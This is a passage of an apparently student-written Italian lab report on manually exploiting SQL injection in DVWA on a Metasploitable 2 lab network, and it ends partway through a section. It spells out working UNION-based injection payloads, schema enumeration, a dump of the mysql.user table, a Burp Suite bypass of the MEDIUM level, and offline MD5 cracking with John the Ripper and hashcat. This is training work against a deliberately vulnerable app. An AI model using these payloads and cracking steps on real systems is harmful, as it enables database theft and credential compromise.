

Build Week 2 - Progetto 1

Web Application Exploit SQLi

EXECUTIVE SUMMARY

Il presente report documenta un'attività di Web Application Security Testing svolta in ambiente di laboratorio controllato, finalizzata allo sfruttamento di una vulnerabilità di SQL Injection presente nella web application DVWA (Damn Vulnerable Web Application), configurata a livello di sicurezza *LOW*.

L'attacco è stato condotto esclusivamente tramite tecniche manuali, **senza l'uso di strumenti automatici di exploitation**, in conformità alle indicazioni della traccia.

Attraverso l'iniezione SQL è stato possibile accedere al database applicativo, estrarre le credenziali dell'utente Pablo Picasso sotto forma di hash e, mediante un'ulteriore fase di cracking offline, recuperare la password in chiaro.

L'esercizio dimostra come una vulnerabilità di SQL Injection non mitigata consenta la compromissione completa della confidenzialità delle credenziali applicative, evidenziando un rischio critico per sistemi esposti in produzione.

Successivamente, l'attacco è stato replicato anche a **livello di sicurezza MEDIUM**, dove DVWA introduce **mitigazioni parziali lato server** (vedi paragrafo 8). In questo contesto, l'iniezione SQL non risulta pienamente sfruttabile tramite input diretto da browser; tuttavia, mediante l'uso di **Burp Suite Repeater** e la manipolazione manuale delle richieste HTTP, è stato possibile **aggirare i controlli applicativi** e confermare la persistenza della vulnerabilità.

Strumenti (tools) utilizzati: **Wordlists** (lista di parole o password comuni), **John The Ripper**, **hashcat**, **burpsuite**.

INTRODUZIONE E SCENARIO INIZIALE

L'attività si colloca all'interno di uno scenario di laboratorio didattico, composto da una **macchina Kali Linux** (attaccante) e una **macchina Metasploitable 2** (target), all'interno della stessa rete locale (denominata **BWII**).

La web application vulnerabile analizzata è DVWA, volutamente progettata per presentare errori di sicurezza comuni al fine di consentirne lo studio e lo sfruttamento controllato.

Lo scenario riproduce un contesto realistico in cui una web application espone funzionalità dinamiche basate su interrogazioni SQL senza adeguata validazione degli input, rendendo possibile l'esecuzione di attacchi di SQL Injection.

Obiettivo dell'attività:

L'obiettivo principale è:

- Sfruttare manualmente una SQL Injection sul modulo dedicato di DVWA;
- Estrarre le credenziali dell'utente *Pablo Picasso* dal database;
- Eseguire il passaggio aggiuntivo necessario per ottenere la password in chiaro;
- Dimostrare l'impatto reale di una SQL Injection non mitigata.

Vincoli operativi:

- Livello di sicurezza DVWA: LOW (prima fase dell'esercizio) , MEDIUM (esercitazione bonus successiva)
- Divieto di utilizzo di tool automatici (es. sqlmap)
- Ammesso l'uso di Burp Suite Repeater

Prerequisiti e verifiche rete (Kali ↔ Metasploitable)

Da terminale Kali Linux (192.168.13.100/24):

`ip a` per visualizzare le informazioni di rete


`ping 192.168.13.150` (Metasploitable) per verificare che le due macchine stiano comunicando.

```
Session Actions Edit View Help
[kali㉿kali] ~
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
        inet 192.168.13.100/24 brd 192.168.13.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::920d:d58d:2623:3f59/64 scope link noprefixroute
            valid_lft forever preferred_lft forever

[kali㉿kali] ~
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=2.83 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.729 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.623 ms
^C
--- 192.168.13.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2024ms
rtt min/avg/max/mdev = 0.623/1.395/2.833/1.017 ms
```

Da browser Kali Linux:

- Aprire DVWA su Metasploitable (tipicamente):
<http://192.168.13.150/dvwa/>



1) Login DVWA e settaggio sicurezza su LOW

1. Login DVWA (credenziali default spesso: admin / password).
2. Andare su DVWA Security.
3. Imposta Security Level = LOW → Submit.

The screenshot shows a web browser window for the DVWA application at the URL `http://192.168.13.150/dvwa/security.php`. The title bar indicates "Not Secure". The DVWA logo is at the top right. On the left is a vertical menu bar with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security (highlighted in green)
- PHP Info
- About
- Logout

The main content area has a header "DVWA Security" with a lock icon. Below it is a section titled "Script Security" with the sub-section "Security Level". It says "Security Level is currently **low**". There is a dropdown menu set to "low" and a "Submit" button. Further down, there is a section titled "PHPIDS" with the sub-section "PHPIDS v0.6". It says "PHPIDS is currently disabled." and provides links "[enable PHPIDS]" and "[Simulate attack] - [View IDS log]".

- Pagina “DVWA Security” con LOW impostato.

2) Aprire il modulo vulnerabile: SQL Injection

La SQL Injection è una vulnerabilità di sicurezza che si verifica quando un'applicazione web inserisce direttamente l'input dell'utente all'interno di una query SQL senza adeguati controlli.

Un attaccante può quindi manipolare la query originale, alterandone la logica ed eseguendo comandi SQL non previsti.

Andare su:

- Vulnerabilities → SQL Injection

Qui si trova un input (di solito “User ID”) che finisce direttamente nella query SQL.

The screenshot shows a web browser window with the URL <http://192.168.13.150/dvwa/vulnerabilities/sqlinjection/>. The title bar includes links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and Nessus Essentials. The main content area is titled "Vulnerability: SQL Injection". It features a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main form has a "User ID:" label with an input field and a "Submit" button. Below the form is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

- Pagina “SQL Injection” prima dell’attacco.

3) Trovare il numero di colonne (ORDER BY)

L’obiettivo è capire quante colonne ritorna la SELECT, così il UNION SELECT funzionerà.

Nel campo User ID:

1. `1' ORDER BY 1-- -`
2. `1' ORDER BY 2-- -`
3. `1' ORDER BY 3-- -`

Quando si va il numero di colonne, DVWA/MySQL in genere mostra errore o comportamento anomalo.

Nella DVWA “classica”, spesso sono 2 colonne.

The screenshot shows the DVWA interface with the title "Vulnerability: SQL Injection". On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a "User ID:" label and a text input field containing "1' ORDER BY 1-- -". Below the input is a "Submit" button. The response area displays three lines of red text: "ID: 1' ORDER BY 1-- -", "First name: admin", and "Surname: admin".

- Test ORDER BY che conferma il numero di colonne.

4) Identificare quali colonne sono “visualizzate” (UNION con marker)

Fare un UNION per vedere dove compaiono i valori a video:

```
1' UNION SELECT 1,2-- -
```

Se si vede “1” e “2” a schermo (in qualche forma), si ha conferma che UNION è “iniettato” e le colonne sono quelle.



Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT 1,2-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT 1,2-- -
First name: 1
Surname: 2

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Menu:
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

- Output con i marker 1, 2.

5) Estrarre username e password hash dalla tabella users

In DVWA, di solito la tabella è `users` e le colonne includono `user` e `password` (hash).

Si ottiene una lista di utenti e relativi hash.

Un **hash** funziona come una **impronta digitale** di un dato, **come una password**. Quando una password viene trasformata in hash, **non viene salvata in chiaro**, ma convertita in una stringa di lettere e numeri che non assomiglia per nulla all'originale.

L'**hash** funziona in una sola direzione: **dalla password all'hash**.

Per questo viene usato per proteggere le password. Tuttavia, **se l'algoritmo è debole o la password è semplice, un attaccante può indovinare la password originale** confrontando l'hash con milioni di tentativi.

La query da utilizzare è la seguente:

```
1' UNION SELECT user,password FROM users-- -
```

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main area has a title "Vulnerability: SQL Injection". Below it, there's a "User ID:" label and a text input field containing "ser.password FROM users-- -". A "Submit" button is next to the input field. Below the input field, several red error messages are listed, each starting with "ID: 1' UNION SELECT user,password FROM users-- -" followed by "First name:" and "Surname:" fields containing various user names and hashes.

ID	First name	Surname
1	admin	admin
2	admin	5f4dcc3b5aa765d61d8327deb882cf99
3	gordonb	e99a18c428cb38d5f260853678922e03
4	1337	8d3533d75ae2c3966d7e0d4fcc69216b
5	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
6	smithy	5f4dcc3b5aa765d61d8327deb882cf99

- Elenco user: hash ottenuto da DVWA.

6) Filtrare SOLO l'utente “pablo” (Pablo Picasso)

Estrarre esattamente l'hash di pablo, attraverso la seguente query:

```
1' UNION SELECT user,password FROM users WHERE user='pablo'-- -
```

Output atteso: una riga con **pablo** e il suo hash, spesso in MD5.

MD5 è un algoritmo che trasforma un dato, come una password, in un hash, cioè una stringa di caratteri apparentemente casuale.

In passato veniva usato per proteggere le password, ma oggi è **considerato insicuro**, perché è veloce da calcolare e quindi facile da “rompere” con strumenti automatici.

Per questo motivo, se una password è protetta solo con MD5, un attaccante può spesso **recuperarla in chiaro** usando dizionari di password comuni.



Vulnerability: SQL Injection

User ID:
users WHERE user='pablo'-- -

ID: 1' UNION SELECT user,password FROM users WHERE user='pablo'-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users WHERE user='pablo'-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Menu:
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

- Riga con **pablo + hash**.

7) “Ulteriore step”: da hash a password in chiaro (offline)

Quel valore non è la password in chiaro: è un hash (spesso MD5 in DVWA low).

Opzione A — John the Ripper (semplice)

John the Ripper è un programma usato per recuperare password a partire da hash, provando automaticamente molte possibili combinazioni.


Viene utilizzato soprattutto per verificare se le password sono deboli o facilmente indovinabili, aiutando a migliorare la sicurezza dei sistemi.

È molto usato in ambito didattico e di sicurezza perché è **semplice da usare ed efficace nel dimostrare i rischi di password poco robuste**.

1. Mettere l'hash in un file di testo (solo l'hash su una riga):

Usiamo nano come editor di testo

```
nano pablo_clean.hash
```




```
kali@kali: ~
Session Actions Edit View Help
GNU nano 8.7
0d107d09f5bbe40cade3de5c71e9e9b7 | pablo_clean.hash *
```

2. Solo se su Kali non abbiamo estratto rockyou:

```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz 2>/dev/null
```

3. Crack MD5:

```
john --format=raw-md5 pablo_clean.hash
--wordlist=/usr/share/wordlists/rockyou.txt
```



```
(kali㉿kali)-[~]
$ john --format=raw-md5 pablo_clean.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
1g 0:00:00:00 DONE (2026-01-26 04:21) 25.00g/s 19200p/s 19200c/s 19200C/s jeffrey.james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Opzione B — Hashcat (veloce)

Hashcat è un programma usato per **recuperare password a partire da hash**, provando molte combinazioni in modo molto veloce.

Sfrutta soprattutto la scheda grafica (GPU) del computer, rendendolo più rapido rispetto ad altri strumenti simili.

Viene utilizzato per testare la robustezza delle password e dimostrare quanto possano essere vulnerabili se protette con algoritmi deboli.

- 1) hashcat -m 0 -a 0 pablo_clean.hash/usr/share/wordlists/rockyou.txt
- 2) hashcat -m 0 pablo_clean.hash --show

```
(kali㉿kali)-[~/usr/share/wordlists]
└─$ hashcat -m 0 -a 0 /home/kali/hash.txt rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-AMD Ryzen 7 4800H with Radeon Graphics, 1469/2939 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Host memory allocated for this attack: 513 MB (1763 MB free)

Dictionary cache built:
* Filename...: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime ...: 1 sec

0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```

- Comando john/hashcat
- Output con password “recovered” in chiaro

Differenze tra John the Ripper e Hashcat:

John the Ripper e Hashcat sono entrambi strumenti usati per recuperare password a partire da hash, ma hanno approcci diversi.

- **John the Ripper è più semplice da usare e adatto a chi inizia:** funziona bene da riga di comando, richiede meno configurazione ed è ideale per test rapidi o didattici.
- **Hashcat è più potente e veloce, soprattutto se si utilizza la scheda grafica (GPU),** ma è anche più complesso da configurare ed è pensato per scenari più avanzati.

In breve: John The Ripper è più immediato, Hashcat è più performante.

8) BurpSuite

BurpSuite è un software utilizzato principalmente per **test di sicurezza delle applicazioni web**. È uno strumento utilizzato per **penetration tester e security researcher** e consente di identificare vulnerabilità nei siti e nelle applicazioni web.

La funzione **Repeater** di BurpSuite, permette di inviare manualmente richieste ripetute al server per osservare e manipolare le risposte.

BONUS: livello MEDIUM via BurpSuite Repeater

A livello MEDIUM, DVWA introduce una mitigazione parziale della vulnerabilità di SQL Injection.

In particolare:

- l'input utente non viene più passato direttamente alla query SQL;
- vengono applicati controlli lato server (es. casting, escaping basilare o limitazioni sull'input);
- l'iniezione diretta tramite browser risulta inefficace o limitata.

Per aggirare tali controlli è necessario intercettare e manipolare manualmente la richiesta HTTP, operazione consentita dall'uso di BurpSuite Repeater, come previsto dalla traccia.

Opzione A

1. Impostare livello "**Medium**" su Security Level
2. Impostare su BurpSuite ->**Proxy Intercept on**
3. Iniettare il codice SQL '**UNION SELECT user, password FROM users #**' nel campo **USER ID**
4. Intercettare la richiesta e modificare il livello di sicurezza su "**Low**"
5. Click su **Forward**

The screenshot shows the DVWA SQL Injection page on the left and the Burp Suite interface on the right.

DVWA SQL Injection Page:

- User ID:** A text input field containing the value `' UNION SELECT user, password FROM users #`.
- Submit:** A button next to the input field.
- Output:** The page displays several user records found via the SQL injection query.
- Header:** Shows "1) Livello su 'Medium'".

Burp Suite Interface:

- Proxy Tab:** Set to "Intercept".
- Request Panel:** Shows the raw HTTP request sent to the DVWA server.
- Inspector Panel:** Shows the response from the server, highlighting the security level change.
- Notes:** A note "3) Cambio livello di sicurezza" is present.

6. Ecco il risultato prodotto

Vulnerability: SQL Injection

User ID:

 Submit

```
ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Opzione B

1. Impostare livello “Medium” su Security Level
2. Impostare su BurpSuite ->Proxy Intercept on
3. All’interno del campo user ID inseriamo il valore 1, come valore valido eseguibile.

The screenshot shows the DVWA SQL Injection page. On the left, there's a sidebar with various menu items like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Vulnerability: SQL Injection'. It contains a 'User ID:' input field with the value '1' and a 'Submit' button. Below the input field, there's a 'More info' section with links to security reviews. At the bottom, it says 'Username: admin', 'Security Level: medium', 'PHPIDS: disabled', and 'View Source | View Help'.

4. Invio al repeater (click con il tasto destro “Send to Repeater”)

The screenshot shows the NetworkMiner interface. At the top, it displays a menu with 'Intercept on' and 'Forward' buttons, and a status bar indicating 'Request to http://192.168.13.150:80' and 'Status code Length'. The main area shows a table of captured requests with columns for Time, Type, Direction, Method, and URL. A single row is selected for inspection. The 'Request' tab in the bottom left shows the raw request data, which includes a SQL injection payload. The 'Inspector' tab on the right shows details for the selected request, including Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers. The 'Raw' tab also shows the raw request data.

5. Payload SQL injection sulla DVWA

ID= 1+UNION+SELECT+user,password+FROM+users

6. Invio della richiesta (Send)

The screenshot shows a browser interface with two panes. The left pane displays a POST request to the DVWA SQL Injection page with the URL /vulnerabilities/sqlinjection/. The request body contains the payload: 'id=1'+UNION+SELECT+user,password+FROM+users. The right pane shows the DVWA interface with the title 'Vulnerability: SQL Injection'. A sidebar on the left lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area shows a form for 'User ID' with a submit button. Below the form, several database rows are listed, each containing an ID, first name, and surname. The first row is highlighted in red. The last row, which corresponds to the exploit, is also highlighted in red. The text for the first row is:

```
ID: 1 UNION SELECT user, password FROM users #<br>
First name: pablo<br>
Surname: Od107d09f5bbe40cade3de5c71e9e9b7
```

Below the table, there is a link to 'More info' and a URL: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>.

7. Response contenente la riga relativa all'utente "pablo"

```
ID: 1' UNION SELECT user, password FROM users #<br>
First name: pablo<br>
Surname: Od107d09f5bbe40cade3de5c71e9e9b7
```

9) Recupero informazioni vitali da altri db collegati

FASE 1:

In MySQL (il database utilizzato da DVWA), esiste un database speciale denominato **information_schema**. Questo database funge da "mappa", poiché **contiene i nomi di tutti gli altri database, le tabelle e le colonne presenti sul server**.

'UNION SELECT 1, schema_name FROM information_schema.schemata #

The screenshot shows a web browser window for 'Damn Vulnerable Web App' at the URL '192.168.13.150/dvwa/vulnerabilities/sqlil?id=%27+UNION+SELECT+1%2C+'. The main content is titled 'Vulnerability: SQL Injection'. On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current section), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main area contains a form with a 'User ID:' label and a text input field. Below the input field, several red error messages are displayed, each starting with 'ID: ' and containing a UNION SELECT query. The queries extract schema names from the 'information_schema.schemata' table, such as 'information_schema', 'dvwa', 'metasploit', 'mysql', 'owasp10', 'tikiwiki', and 'tikiwiki195'. A 'Submit' button is located to the right of the input field. At the bottom of the main area, there's a link labeled 'More info'.

Scegliamo come obiettivo un database diverso da DVWA. È essenziale il database **MySQL**, poiché contiene le **credenziali di root del server**; procederemo quindi all'analisi delle sue tabelle.

FASE 2:

Database: MySQL

Dopo aver individuato il database di interesse , **è essenziale conoscere i nomi delle tabelle, che fungono da "contenitori" per i dati**. Senza queste informazioni, l'estrazione dei dati non è possibile. La tabella **information_schema.tables** contiene l'elenco di tutte le tabelle. Per visualizzare solo quelle rilevanti, si applica il filtro **WHERE table_schema='mysql'**.

```
' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #
```

The screenshot shows a web browser window with the title "Damn Vulnerable Web App". The address bar indicates the URL is `192.168.13.150/dvwa/vulnerabilities/sqli/?id=%27+UNION+SELECT+1%2C+table_name+FROM+information_schema.tables+WHERE+table_schema='mysql'`. The main content area is titled "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current module), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "SQL Injection" option is highlighted with a green background. The main form has a "User ID:" label and a text input field. Below the input field is a "Submit" button. The page displays several error messages in red, which are SQL injection payloads. These payloads include various UNION SELECT statements targeting the "information_schema.tables" table where the "table_schema" is 'mysql'. Some examples of the payloads shown are:

```
ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #  
First name: 1  
Surname: columns_priv  
  
ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #  
First name: 1  
Surname: db  
  
ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #  
First name: 1  
Surname: func  
  
ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #  
First name: 1  
Surname: help_category  
  
ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #  
First name: 1  
Surname: help_keyword  
  
ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #  
First name: 1  
Surname: help_relation  
  
ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #  
First name: 1  
Surname: help_topic  
  
ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #  
First name: 1  
Surname: host  
  
ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #  
First name: 1  
Surname: proc  
  
ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #  
First name: 1  
Surname: user
```

Identificazione tabelle sensibili, tra cui: **user, db, host**.

FASE 3:

Ora che è stata identificata la tabella "user" all'interno del database MySQL.

Il prossimo passo è determinare i nomi delle colonne pertinenti per poter recuperare lo username e la password.

' **UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user'**' #

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, **SQL Injection**, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It has a "User ID:" input field with a "Submit" button. Below the input field is a large text area displaying multiple UNION SELECT queries. Some examples of the queries shown are:

```

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user' #
First name: 1
Surname: Host

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user' #
First name: 1
Surname: User

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user' #
First name: 1
Surname: Password

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user' #
First name: 1
Surname: Select_priv

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user' #
First name: 1
Surname: Insert_priv

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user' #
First name: 1
Surname: Update_priv

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user' #
First name: 1
Surname: Delete_priv

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user' #
First name: 1
Surname: Create_priv

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user' #
First name: 1
Surname: Drop_priv

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user' #
First name: 1
Surname: Reload_priv

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user' #
First name: 1

```

FASE 4:

Ora che disponiamo di tutti gli elementi necessari – il nome del database (**mysql**), il nome della tabella (**user**) e i nomi delle colonne (**User, Password**) – possiamo procedere con l'attacco finale per estrarre i dati.

' UNION SELECT User, Password FROM mysql.user #

The screenshot shows the DVWA SQL Injection page after executing the attack. The main content area is titled "Vulnerability: SQL Injection". It has a "User ID:" input field with a "Submit" button. Below the input field is a large text area displaying the results of the UNION SELECT query. The results show three users: debian-sys-maint, root, and guest. The text area also includes a "More info" section with links to external resources about SQL injection.

User ID:

```

ID: ' UNION SELECT User, Password FROM mysql.user #
First name: debian-sys-maint
Surname:

ID: ' UNION SELECT User, Password FROM mysql.user #
First name: root
Surname:

ID: ' UNION SELECT User, Password FROM mysql.user #
First name: guest
Surname:

```

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tutorials/sql-injection.html>

At the bottom of the page, it says "Username: admin Security Level: low PHPIDS: disabled" and has "View Source" and "View Help" buttons.

Database “Owasp10”

Fase 1:

Sfruttiamo la tabella di sistema **information_schema.schemata** per elencare tutti i database presenti sul server MySql.

' UNION SELECT 1, schema_name FROM information_schema.schemata #

The screenshot shows the DVWA SQL Injection interface. The sidebar menu is visible on the left, with 'SQL Injection' selected. The main area displays the results of the query: 'ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata #'. The results list several databases: information_schema, mysql, metasploit, tikiwiki, and tikiwiki195.

Schema	First name	Surname
information_schema	1	information_schema
mysql	1	mysql
metasploit		metasploit
tikiwiki	1	tikiwiki
tikiwiki195	1	tikiwiki195

Fase 2:

